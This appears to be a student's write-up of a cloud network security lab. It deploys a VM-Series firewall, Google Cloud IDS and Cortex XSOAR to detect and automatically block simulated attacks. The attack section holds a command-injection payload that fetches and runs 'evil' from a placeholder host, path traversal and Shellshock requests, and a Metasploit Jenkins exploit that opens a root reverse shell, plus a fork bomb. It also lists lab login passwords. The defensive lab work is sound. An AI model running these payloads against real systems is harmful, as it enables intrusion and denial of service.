
Sultan Taj

Cloud Network Security Lab Project

This lab project teaches you how a VM-Series firewall protects cloud networks by safely enabling applications and automatically preventing threats in real time. Within this project, we will deploy Google Cloud IDS to detect network threats and identify applications, and then automate incident response through the use of Cortex XSOAR

Lab Precursor: Review the lab topology

This is what the lab environment we will be working with looks like: 8



Flow	Description
Red Line	Shows all inter-VPC traffic (North-South) traffic to / from the trust network. All inter-VPC traffic is routed to the VM-Series for in-line prevention.
Blue Line	Shows all intra-VPC (East-West) traffic within the trust network
Green Line	Shows the integration between Cortex XSOAR and Cloud IDS. Threats detected by Cloud IDS are forwarded via pub / sub to Cortex XSOAR for security orchestration.

Task 1: Secure VPC networks with VM-Series

We will be protecting a VPC network from internet bound threats by using APP-ID and Threat Prevention on the VM-Series firewall.

Step 1: Secure internet inbound traffic


Internet inbound traffic to the trust VPC flows through the public address attached the VM-Series untrust interface. Then, the VM-Series inspects and translates this traffic to internal resources in the trust VPC.

1. Access the web service on VM A through the VM-Series firewall.

```
SOURCE & DESTINATION ADDRESSES
INTERVAL: 0.00028181076049805
SOURCE IP: 192.168.11.10
LOCAL IP: 192.168.11.4
VM NAME: panw-jenkins

HEADER INFORMATION
HTTP_HOST: 35.197.109.62
HTTP_CONNECTION: keep-alive
HTTP_DNT: 1
HTTP_UPGRADE_INSECURE_REQUESTS: 1
HTTP_UPGRADE_INSECURE_REQUESTS: 1
HTTP_USER_AGENT: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
HTTP_ACCEPT_ENCODING: gzip, deflate
HTTP_ACCEPT_ENCODING: gzip, deflate
HTTP_ACCEPT_LANGUAGE: en-US,en;q=0.9
```

- To get here we opened a new tab and entered the URL http://43.48.65.18
- 2. Access the Jenkins service on VM A by appending :8080 to the previous URL.



- The request failed since the Jenkins application hasn't been enabled in the VM-Series security policies.

Step 2: Safely enable applications

In this step, use App-ID to allow jenkins traffic through the VM-Series security policies.

1. In a separate browser tab, log into the VM-Series.

Key	Value
Console	https://34.150.171.198
Username	paloalto
Password	Pal0Alt0@123


2. You will be prompted with a log in page, here is where you will enter your credentials:




3. Go to **Policies** → **Security.** Within the inbound-web security policy, click the web-browsing application.



4. Click Add and search for jenkins. Click OK.



5. Click **Commit** \rightarrow **Commit** to apply the changes to the VM-Series



6. After the commit completes, access the Jenkins service again.



- The web service should now be available and will appear as so

7. Go to $Monitor \rightarrow Traffic$. Enter the query below to filter for jenkins traffic.

- (app eq jenkins)



- As you can in the 'Session End Reason' column, before we had allowed traffic onto the jenkins service, we would receive a deny response. With the service added to the inbound-web security policy, we can see a working connection.

Step 3: Secure egress VPC traffic

All egress traffic from the trust network is routed to the VM-Series trust interface for inspection and enforcement.

- 1. Click Activate Cloud Shell at the tip of the Google Cloud console.
- 2. In Cloud Shell, SSH to the attacker VM in the trust network (Note: The password is: kali)

```
Welcome to Cloud Shell! Type "help" to get started.
Your Cloud Platform project in this session is set to qwiklabs-gcp-01-d15108812c5e.
Use "gcloud config set project [PROJECT_ID]" to change to a different project.
student 00 b9faac465efc@cloudshell:~ (qwiklabs-gcp-01-d15108812c5e) $ ssh kali@34.48.65.18
The authenticity of host '34.48.65.18 (34.48.65.18)' can't be established.
ECDSA key fingerprint is SHA256:j2rFlhm/lhhkmkwx5YTtx700x8mpS+Qd8dskU0iXPD4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.48.65.18' (ECDSA) to the list of known hosts.
kali@34.48.65.18's password:
Linux kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-lkali1 (2020-01-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 18 16:23:39 2020 from 35.233.196.151
kali@kali:~$
```

3. On the attacker, attempt to download a pseudo-malicious file from the internet.

```
kali@kali:~$ wget www.eicar.org/download/eicar.com.txt --tries 5
--2023-12-02 05:16:39-- http://www.eicar.org/download/eicar.com.txt
Resolving www.eicar.org (www.eicar.org)... 89.238.73.97, 2a00:1828:1000:2497::2
Connecting to www.eicar.org (www.eicar.org)|89.238.73.97|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.eicar.org/download/eicar.com.txt [following]
--2023-12-02 05:16:40-- https://www.eicar.org/download/eicar.com.txt
Connecting to www.eicar.org (www.eicar.org)|89.238.73.97|:443... connected.
ERROR: The certificate of 'www.eicar.org' is not trusted.
ERROR: The certificate of 'www.eicar.org' has expired.
kali@kali:~$
```

4. On the VM-Series, go to **Monitor** → **Threat** to view the threat logs.

5. It is likely other threats are visible in the threat logs. These are real threats hitting the public address assigned to the VM-Series.

Task 2: Detect threats and applications with Google Cloud IDS

For this task, we will configure a traffic mirroring policy for the Cloud IDS endpoint. Then, generate malicious traffic from the attacker VM (Kali Linux) and leverage an exploit against the Jenkins server. Once the attack is complete, review the Cloud IDS application and threat logs in Logs Explorer.

Step 1: Observe the Cloud IDS Endpoint

Cloud IDS use an IDS endpoint, which is a zonal resource that can inspect traffic from any zone in its region. Each IDS endpoint receives mirrored traffic and performs threat detection analysis.


- 1. In Google Cloud, go to **Network Security** → **Cloud IDS.**
- 2. Click the endpoint cloud-ids-endpoint to view more information about its configuration.

Step 2: Configure a traffic mirroring policy

A traffic mirroring policy selects the type of traffic to send to the Cloud IDS endpoint for inspection.

1. On the cloud-ids-endpoint, click Attach.

- 2. Enter a name for the policy and enable policy enforcement. Click Next.
 - Define policy overview



- 3. Select All Subnets for the mirrored source. Click Next.
 - 2 Select mirrored source

Specify the source that will be mirrored. Packet mirroring captures all the ingress and egress traffic of mirrored instances. Mirrored source Select at least one mirrored source Select one or more subnetworks Instances in these subnetworks are mirrored Select subnet * -₹ Filter Type to filter Se All 2 selected Se us-east4-trust-subnet us-east4-xsoar-subnet NEX CANCEL OK

4. Select Mirror all traffic (default). Click Submit.

Select mirrored traffic

Specify the traffic to mirror. By default, all ingress and egress is mirrored. If you want to reduce the amount of mirrored traffic, add filters to mirror only certain traffic. Learn more 🖸

- Mirror all traffic (default)
- Mirror filtered traffic

Step 3: Generate malicious traffic

Generate malicious traffic from the attacker VM to a victim VM. This traffic is sent by the mirroring policy to the Cloud IDS endpoint for inspection.

- 1. If your session timed out, SSH to the attacker VM in Cloud Shell (Password: kali)
- 2. On the attacker, make several requests to the jenkins service.
- 3. Run the following curl requests to simulate malicious traffic within the trust network boundary.

```
kali@kali:~$ curl "http://192.168.11.20/weblogin.cgi?username=admin';cd /tmp;wget http://123.123.123.123.123./evil;sh evil;rm evil"
chtml>
chead><title>404 Not Found</title></head>
cbody bgcolor="white">
center><h1>404 Not Found</h1></center>
chr><center>nginx/1.14.2</center>
</html>
```

```
i:~$ curl http://192.168.11.20/?item=../../../WINNT/win.ini
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
       width: 35em;
       margin: 0 auto;
       font-family: Tahoma, Verdana, Arial, sans-serif;
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.
For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.
<em>Thank you for using nginx.</em>
</body>
</html>
```

kali@kali:~\$ curl http://192.168.11.20/eicar.file
X50!P%@AP[4\PZX54(P^)7CC)7}\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*

4. Run the following command to use an exploit pack against the jenkins server.

</html>

```
li:~$ msfconsole -r jenkins.rc
    ***rting the Metasploit Framework console...-
   * WARNING: No database support: No database YAML file
    ***
      =[ metasploit v5.0.71-dev
     --=[ 1962 exploits - 1095 auxiliary - 336 post
 -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
[*] Processing jenkins.rc for ERB directives.
resource (jenkins.rc)> use exploit/multi/http/jenkins script console
resource (jenkins.rc)> set RHOST 192.168.11.4
RHOST => 192.168.11.4
resource (jenkins.rc)> set lhost 192.168.11.3
lhost => 192.168.11.3
resource (jenkins.rc)> set srvhost 192.168.11.3
srvhost => 192.168.11.3
resource (jenkins.rc)> set RPORT 8080
RPORT => 8080
resource (jenkins.rc)> set TARGETURI /
TARGETURI => /
resource (jenkins.rc)> set target 1
resource (jenkins.rc)> set payload generic/shell reverse tcp
payload => generic/shell_reverse_tcp
resource (jenkins.rc)> exploit
[*] Started reverse TCP handler on 192.168.11.3:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 192.168.11.4:8080 - Sending Linux stager...
[*] Command shell session 1 opened (192.168.11.3:4444 -> 192.168.11.4:49652) at 2023-12-02 05:36:30 -0500
[!] Deleting /tmp/4ccsCo payload file
```

5. When you [!] Deleting /tmp/eNJNLJ payload file, attempt to access the shell of jenkins server

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@4a06a58104a9:/#
```

6. You are now logged into the jenkins server via reverse tunnel. Check which account you're using:

```
root@4a06a58104a9:/# whoami
whoami
root
```

7. (Optional) Drop a simple fork bomb to DoS the Jenkins server.


```
root@4a06a58104a9:/# :(){ :&:;};:
:(){ :&:;};:
[1] 170
[2] 171
    184
[11] 188
     190
[13] 192
     193
[15] 195
     197
[16]
     199
[18]
     200
[19] 202
[201
     325
[21] 368
[22]
     688
[23] 1481
     7549
[25] 22797
```

8. (Optional) Attempt to access the web or jenkins service VM A, again.


Step 4: View Cloud IDS threat logs

The threat logs generated by Cloud IDS can be viewed directly in the Google Cloud console.

1. In the Cloud IDS dashboard, click **IDS Threats** \rightarrow **Refresh.**



2. (Optional) Click: \rightarrow View threat details to view additional details about a given threat.




Step 5: View Cloud IDS traffic logs

Cloud IDS ingests traffic logs based on your endpoint and traffic mirroring policy configuration. This enables you to gain visibility into application traffic, including: addresses, App-ID, source and destination countries, threat type, and more.

1. Click IDS Endpoints \rightarrow cloud-ids-endpoint \rightarrow View related logs.

2. Click **Clear query** and input the following query, then click **Run query**.



3. Expand a given traffic log to view more information. The example below shows traffic using the App-ID jenkins between two servers in the trust network.

```
insertId: "60b8456dcf4da230b46efc7b6b17022b-1@a4"
isonPavload: {
   application: "jenkins"
   destination_ip_address:
                           "192.168.11.4"
   destination_port: "8080
   elapsed time: "0"
   ip protocol: "tcp"
   network: "https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-01-d15108812c5e/global/networks/panw-trust-vpc"
   repeat_count: "1"
   session_id: "17398'
   source_ip_address: "192.168.11.10"
   source_port: "47596
   start_time: "2023-12-02T10:27:54Z"
   total_bvtes: "1771"
   total_packets: "6"
  logName: "projects/qwiklabs-gcp-01-d15108812c5e/logs/ids.googleapis.com%2Ftraffic"
  receiveTimestamp: "2023-12-02T10:28:04.248412713Z"
 resource: {2}
  timestamp: "2023-12-02T10:28:01Z"
```

Task 3: Automate response with Cortex XSOAR

In this task, configure Cortex XSOAR to receive threat intel from Cloud IDS. When a threat is detected, XSOAR executes a playbook to automatically block the attacker's IP address by adding it to the xsoar-blacklist VPC firewall rule.

Cortex XSOAR is a comprehensive security orchestration, automation, and response (SOAR) platform that streamlines and enhances incident response processes for cybersecurity teams

Step 1: Create a Pub / Sub Topic and VPC Firewall Rule

We'll be creating a Pub / Sub topic to receive events generated by Cloud IDS. Then, create a VPC firewall rule (xsoar-blacklist) to deny all traffic from specific source IP addresses.

- 1. In Cloud Shell, click + to open a new tab
- 2. In the new tab, create a Pub / Sub topic (cloud-ids-topic) and subscription (cloud-ids-sub)

3. Create a VPC firewall rule named xsoar-blacklist

```
student 00 b9faac465efc&cloudshell:~ (qwiklabs-gcp-01-d1510881205e)$ gcloud compute firewall-rules create xsoar-blacklist \
    --direction=INGRESS \
    --priority=10 \
    --network=panw-trust-vpc \
    --action=DENY \
   --rules=all \
   --source-ranges=1.1.1.1
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-01-d15108812c5e/global/firewalls/xsoar-blacklist].
Creating firewall...done.
NAME: xsoar-blacklist
NETWORK: panw-trust-vpc
DIRECTION: INGRESS
PRIORITY: 10
ALLOW:
DENY: all
DISABLED: False
```

Step 2: Create a log sink


XSOAR subscribes to a Pub / Sub topic to receive events generated by Cloud IDS. Here, we will create a log sink to forward CRITICAL threats detected by Cloud IDS to XSOAR.

- 1. In Logs Explorer. Click Clear Query.
- 2. Click More Actions \rightarrow Create sink.
- 3. Set Sink name to cloud-ids-sink. Click Next.

Sink details
Provide a name and description for logs routing sink
Sink name *cloud-ids-sink
Sink description
NEXT


- 4. Set Sink Service to Cloud Pub / Sub topic and select cloud-ids-topic. Click Next.
 - 2 Sink destination

Select the service type and destination for logs routing sink. Logs routed to Cloud Storage are written in hourly batches while other sink types are processed in real time.



- 5. Input the following into your inclusion filter. Click **Create Sink**.
 - Choose logs to include in sink

Create an inclusion filter to determine which logs are included in logs routing sink



Choose logs to filter out of sink (optional)

Create exclusion filters to determine which logs are excluded from logs routing sink



Step 3: Retrieve service account key file

Here we create service account key file to authenticate XSOAR to your Google Cloud project.

- 1. Go to IAM & Admin → Service Accounts.
- 2. On the quiklabs-gcp-## account, click: \rightarrow Manage Keys.
- 3. Click Add Key \rightarrow Create New Key. Select JSON and click Create.


Step 4: Configure XSOAR integrations

Configure the Google Cloud Compute and Pub / Sub XSOAR integrations. This enables XSOAR to receive events from Cloud IDS and update the xsoar-blacklist firewall rule.

1. Access the XSOAR console


Кеу	Value
Console	https://34.48.58.141
Username	admin
Password	fjvrcrkFw1PU6fSYizJA

2. Go to $\mathbf{Settings} \to \mathbf{Integrations}$. Search for google cloud compute. Click \mathbf{Add} instance.




3. On your local machine, copy the contents quiklabs-gcp-##.json to your clipboard.

4. Paste the contents of quiklabs-gcp-##.json into the Service Account Private Key File field.




- 5. Click Test to verify connectivity. After that is complete, click Save & Exit
- 6. Search for google cloud pub/sub. Click Add instance.



7. Configure the Pub / Sub integration as follows:

Field	Value
Fetch incidents	Enable
Incident type	google cloud IDS
Service Account Key File	Paste the contents of your json file
Project ID	qwiklabs-gcp-01-d15108812c5e
Subscription ID	cloud-ids-sub


8. Click Test to verify connectivity. After that is complete, click Save & Exit.



Step 5: Prepare XSOAR playbook

Prepare the XSOAR playbook to update the xsoar-blacklist firewall rule with malicious addresses detected by Cloud IDS

- 1. In XSOAR, go to **Playbooks** and search for Cloud IDS.
- 2. Click Cloud IDS-IP Blacklist-GCP Firewall_Combine \rightarrow Playbook Triggered.
- 3. Click Playbook Triggered. Set the value to xsoar-blacklist. Click Save



Step 6: Resimulate malicious traffic

Simulate malicious traffic from the attacker VM within the trust network. When a threat is detected by CLoud IDS, XSOAR will automatically add the attacker's address (192.168.11.3) to the xsoar-blacklist firewall rule.


- 1. In Cloud Shell, SSH into the attacker VM (Password: kali)
- 2. Generate sudo threat with the threat severity of CRITICAL

```
kali@kali:~$ curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://192.168.11.20/cgi-bin/test-critical
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr>
<hr>
<center>nginx/1.14.2</center>
</body>
</html>
```

Step 7: View the actions taken by XSOAR


The threat generated in the previous step is forwarded by Pub / Sub to XSOAR. XSOAR uses this information to update the xsoar-blacklist firewall rule with the threat's source address.

1. In XSOAR, go to **Incidents** and enter the following into the search filter.



2. Open the incident, click **Workplan** to review the actions taken by XSOAR.

3. Go to **VPC network** \rightarrow **< Firewall.** Click xsoar-blacklist



The attacker's IP (192.168.11.3) should be added to the rule automatically. There may be other addresses shown, since the other addresses were added by XSOAR since the Cloud IDS detected a CRITICAL threat from those addresses

4. From the attacker VM, attempt to ping the internet and the jenkins server.

```
kali@kali:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8174ms
kali@kali:~$ ping 192.168.11.20
PING 192.168.11.20 (192.168.11.20) 56(84) bytes of data.
^C
--- 192.168.11.20 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6121ms
```

Note: These pings will fail since XSOAR updated the xsoar-blacklist firewall rule to block the attacker